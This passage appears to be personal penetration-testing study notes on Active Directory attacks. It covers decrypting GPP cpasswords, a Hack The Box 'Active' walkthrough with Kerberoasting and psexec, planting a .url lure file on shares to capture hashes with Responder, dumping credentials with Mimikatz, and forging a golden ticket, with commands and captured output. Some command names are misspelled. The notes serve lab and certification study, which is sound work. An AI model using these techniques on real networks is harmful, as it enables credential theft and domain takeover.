
This means not much can be done for mitigation because this is using features of active directory.

Group Policy Preferences (GPP)

This allows admin to create policies using embedded credentials in a XML file.
Sorted in type cpassword cpassword was encrypted but accidentally released.
But is parched in MS14-025 but does not prevent previous issues.

So if an admin has implemented stored group policy before the policy before the patch was released then this will display credential to us(domain credentials).
This is some thing that u should check for because a lot of server 2012 machines that this is not patched on or maybe this was running on.

Read the These articles
https://infosecwriteups.com/attacking-gpp-group-policy-preferences-credentials-active-directory-pentesting-16d9a65fa01a
https://stridergearhead.medium.com/gpp-attacks-ad-post-compromise-attack-44c7f447fb65
https://www.rapid7.com/blog/post/2016/07/25/pentesting-in-the-real-world-gathering-the-right-intel/
Exploitation steps:
Password was stored in SYSVOL and any domain user not just domain admin can read this.



Then u just run GGP decrypt (inbuilt in kali).

How to check for this vulnerability There is a metaploit module

![[Pasted image 20250108092827.png]

```
msf auxiliary(smb_enum_gpp) > run

[*] 192.168.2.58:445      - Connecting to the server...
[*] 192.168.2.58:445      - Mounting the remote share \\192.168.2.58\SYSVOL'...
[+] 192.168.2.58:445      - Found Policy Share on 192.168.2.58
[*] 192.168.2.58:445      - Parsing file: \\192.168.2.58\SYSVOL\pwnlab.lcl\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
\MACHINE\Preferences\Groups\Groups.xml
[+] 192.168.2.58:445      - Group Policy Credential Info
============================

 Name                 Value
 ----                 -----
 TYPE                 Groups.xml
 USERNAME             new_local_admin
 PASSWORD             $uP3r5ekrItpass
 DOMAIN CONTROLLER    192.168.2.58
 DOMAIN               pwnlab.lcl
 CHANGED              2016-07-12 07:04:23
 NEVER_EXPIRES?       0
 DISABLED             0

[*] 192.168.2.58:445      - XML file saved to: /opt/metasploit/apps/pro/loot/20160712000840_default_192.168.2.58_windows.g
pp.xml_841625.txt
[+] 192.168.2.58:445      - Groups.xml saved as: /opt/metasploit/apps/pro/loot/20160712000840_default_192.168.2.58_smb.sha
res.file_786986.xml
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

So on older machines this is something u just have to check for.
There is a hack the box machine called "Active" practice on that.
First we will see how to enumerate this machine and second how to attack this machine.

```
Nmap scan report for 10.10.10.100
Host is up (0.023s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 7.99 seconds
root@kali:~#
```

88 is running Kerberos. Also check that lsap and ldapssl is running so with port 53 and all these ports open we can assume safely that this machine is running Kerberos and domain controller not just some router on port 53.
SMB Enumeration:

```
root@kali:~# smbclient -L \\\\10.10.10.100\\
Enter WORKGROUP\root's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.100 failed (Error NT_STATUS_RESOURCE_NAME_NOT
_FOUND)
Failed to connect with SMB1 -- no workgroup available
```

Out of these folders the one that allows u to connect is Replication. Other will deny connection.
Now this folder has some interesting files especially Groups.xml

`prompt off` for switching the prompt off while downloading the file.
`recurse on` for downloading all the files that we tell it to at once
`mget *` to download all the files

Now we have downloaded Groups.xml

U can use Metasploit module or PowerShell scripts for this.
Open the xml file u can see the cpasswd, name of domain.
So use hash
`gpp-decrypt`

```
root@kali:~# gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbC
pZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
/usr/bin/gpp-decrypt:21: warning: constant OpenSSL::Cipher::Cipher is deprecated
GPPstillStandingStrong2k18
```

So simple password cracking without wordlist because of Microsoft leak.
Now part2. Login with this account this is low level account what account we can run to escalate this.

Part 2
trying psexec.py

```
root@kali:~# psexec.py active.htb/svc_tgs:GPPstillStandingStrong2k18@10.10.10.10
0
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.10.10.100.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
[-] share 'NETLOGON' is not writable.
[-] share 'Replication' is not writable.
[-] share 'SYSVOL' is not writable.
[-] share 'Users' is not writable.
root@kali:~#
```

GetUsersSPNs.py

```
root@kali:~# GetUserSPNs.py active.htb/svc_tgs:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100 -request
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             Las
tLogon
--------------------  -------------  --------------------------------------------------------  --------------------------  ---
----------------------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40.351723  201
8-07-30 13:17:40.656520



$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$88e58b4c12e0335aa1f98cf711d765a7$d75b3639bec74673bb69eef0374efc776907be
9ce4bcb2cf7ab8b695b8903b5b1a1f2c404efd726cdda97779bd63319e546c8849a05715f64860bb4d13750ecd6ff8b140ff2ded17afc8338483995a6194b7
e8645a8191fa374e04b09eda7ec880416e40e7e19d69cf92143c61bf6715c36b220e7c36118b67ae748664dd5aa08bdfd7efede0e1bfc1cad3602ee8bfdc77
a36bc80d20f0b60774b630993d258f9555505d4e50ecf937a057c6e596943f1aafaee7819c2c93ca18e95a13aea9ba2f7bae80f354f3ad5f3f66fbe54b65a0
92d07a00322263239b3ec9a606be2bba7261641d2b0186e0f42ff5333981e11884a5a70c810c2e1ccfa012a203c1d8f1058cdff076de55279f879de5db1fb3
8ba53747bfa47e767b86ad51127e40f33aaf27c84dfbf2dbeb2b469d6fe6db0b6a21558976acb486737f20eef061d3b09219e5074607e030b2586d9b7153a4
cff66699af089b8d6865fda9e7fee4ecfacc24e042befd336d849814d49096cfd77b90083b5d777e37065893208127e8a7419852a7a0b54ba3a5801a946c21
213f999f4073461a5de06cb5e64042c936b29fdaa0e75c726dd344ce8ffc1f5c75059a00608ec8b6aa3aeb1a057ec3e7fcc0cc38876c69498cad741ea93c1f
52a323dcfbd47223dcab39bc29373aa09e84dbb8d47efbe94624d9abc6c743334de97e8ebc4dd79399e2fb289d77af9dc9f8659710148311e8db9d00994962
3f72d16687270147d046f0e6bde514f0e92a7479885980fe0627e13739dba43a6dff3eb6b6349114e2466bbf952c0a4a372b748e70e6278cd13285f4f299ef
d9376948a40dc76e30118ee66bec7c139d1750e4b0862448bc9409a1a0ef0bd4ad07a3c618d0633eb12b9821e42500f9630f9baad779fa3613c68901d91da0
8691e01ed3c1ab072a5ef4da4284abd8317a488fa37b0e404ac863b71bbd885c31537b84cc6a35d77627c652a1f4d85ea0f65dbb5aee6dde968d4234b9d42b
7f41c637c1db4d7a1a3783c6c80ee0448d2d8733ef003983503cf16aaf5f45ffd04991e569c96fb99fc98a9cb71a46aca65db402ce2df3d51029f9b2d95fa
a9d3de0ec432aaec7f72cee94333d1ba759c8493e0c2258221d41b176e413b73d4cbea51ff55da679a5e3fe715ad9d8519904b7046c7e66d91a15575005
7feaccf8437db33b03ec5a205b0bd6216e666228a29cb174022c55a357ad4b980977e24d60cf06f2dc6e98afbe30ffb9a22a171c
root@kali:~#
```



This returned a hash and this will be cracked via hashcat
So we have successfully koreroesed this account plus it is admin account use psexec.py to log in to the shell.

Take away form this, after u have some local admin or user u can try attacks like koreroing or gpp-decrypt.

Mimikatz Overview

So u have compromised the user who has some sort of access to share. This can be used to capture more hashes via responder then u can crack them via hashcat.
Basically this is malware in a file(trojan).

So we have a share and some user may open the drive and possibly open this file
SCF attack this attack still works but URL attack is better. Please read more on these attacks.
Basically social engineering. They open the file and we capture there hash in responder. The file makes a request.




in the share add this file.
The reason that this file has `@` is to place this at the top.
`~` works as well and `.url` as extension.
So a URL file as the first thing we see.
Naming should be related to the folder so that people click on it.
Run responder

```
responder -I eth0 -v
```

Now on the windows machine just click on the URL file.
Now responder will catch the hashes.
Without even opening the file hashes will load on responder.

Mimikatz

What is this? Tool to steel credentials, generate kerberose and more




We can not learn all these attacks just some important attacks for interviews and certifications.

GitHub mimikatz (cute kittens in French)
Repo Only use repo by gentilkiwi.
This is treated as a malware in windows so this will get caught then then they release a new version or commit which will work for some time again then the same thing.

Something important:
We are assuming that u have already compromised domain controller so just download this on domain controller.

Domain Controller:
So on the domain controller download mimikatz and unzip it
Run the exe `mimikatz.exe`
next in mimikatz run `privilege::debug`

If privilege 20 ok is returned it means. we can debug some operations that we might not have had privilege to other wise. This is GOOD!



`sekurlsa:logonpasswords` This will load all hashes that are available to this computer (meaning all the user hashes stored in memory since reboot).

The hashes may be NTML instead of NTML v2 (U can pass around NTML).


Something cool: Windows 7 and before there was feature that stored password in clear text. But it is patched from windows 8. The feature still exists they just turned it off. Mimikatz can turn it on.
So if u can be patient u can wait for some one to logon. Also it will be switched on even after reboot.
Dumping SAM File

```
mimikatz # lsadump::sam
Domain : HYDRA-DC
SysKey : e2bcd9bc45b3eb31e85d3ab37dcb27dd
ERROR kull_m_registry_OpenAndQueryWithAlloc ; kull_m_registry_RegOpenKeyEx KO
ERROR kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx SAM Accounts (0x00000005)

mimikatz # lsadump::sam /patch
Domain : HYDRA-DC
SysKey : e2bcd9bc45b3eb31e85d3ab37dcb27dd
ERROR kull_m_registry_OpenAndQueryWithAlloc ; kull_m_registry_RegOpenKeyEx KO
ERROR kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx SAM Accounts (0x00000005)
```

Here it failed but it does not mean it in not possible on this computer. Use some alternate options.
secretsdump.py, Metasploit, or just download the SAM file. There are alternate methods for every thing.

Dumping LSA (Local Security Authority) local authentication on windows.

`lasadump::lsa /patch`
`lasadump::lsa`



Why do we do this? Cracking them offline. to relay back to the client if u cracked 50% there password policy was bad or if u could only crack 1 or 2 passwords it means there password policy is good.
Above u can see the `krbtgt` hash (Kerberos ticket granting ticket) as well which will be used for Kerberos attacks like "golden ticket".

Golden Ticket

This is the last attack.
Last time we dumped kerberose ticket granting ticket account. Now we have hash for that account.

Now with this hash we can request access to any machine on the network. shell, services etc. complete control.


`privilage::debug`

`lsadump:lsa /inject /name:krbtgt`

We need the Sid of domain and the krbtgt hash

kerberose::golden /User:Administrator /domain:marvel.local /[Sid] /krbtgt:[Hash] /id:500 /ptt


Kerberose golden ticket attack FakeUser/Real /ReadDomain /ItsSid /krbtgt:[hash] /id:500 means admin (r id) /ptt pass the ticket



Now we can use the session golden ticket has created.

`dir \\THEPUNISHER\c$`

Take this a step further and download psexec.exe and run it against this computer



This is an awesome attack complete control of the machine.

Now u can have complete control of the network.

This attack is getting picked up a bit by network admins. But then there is silver ticket attacks.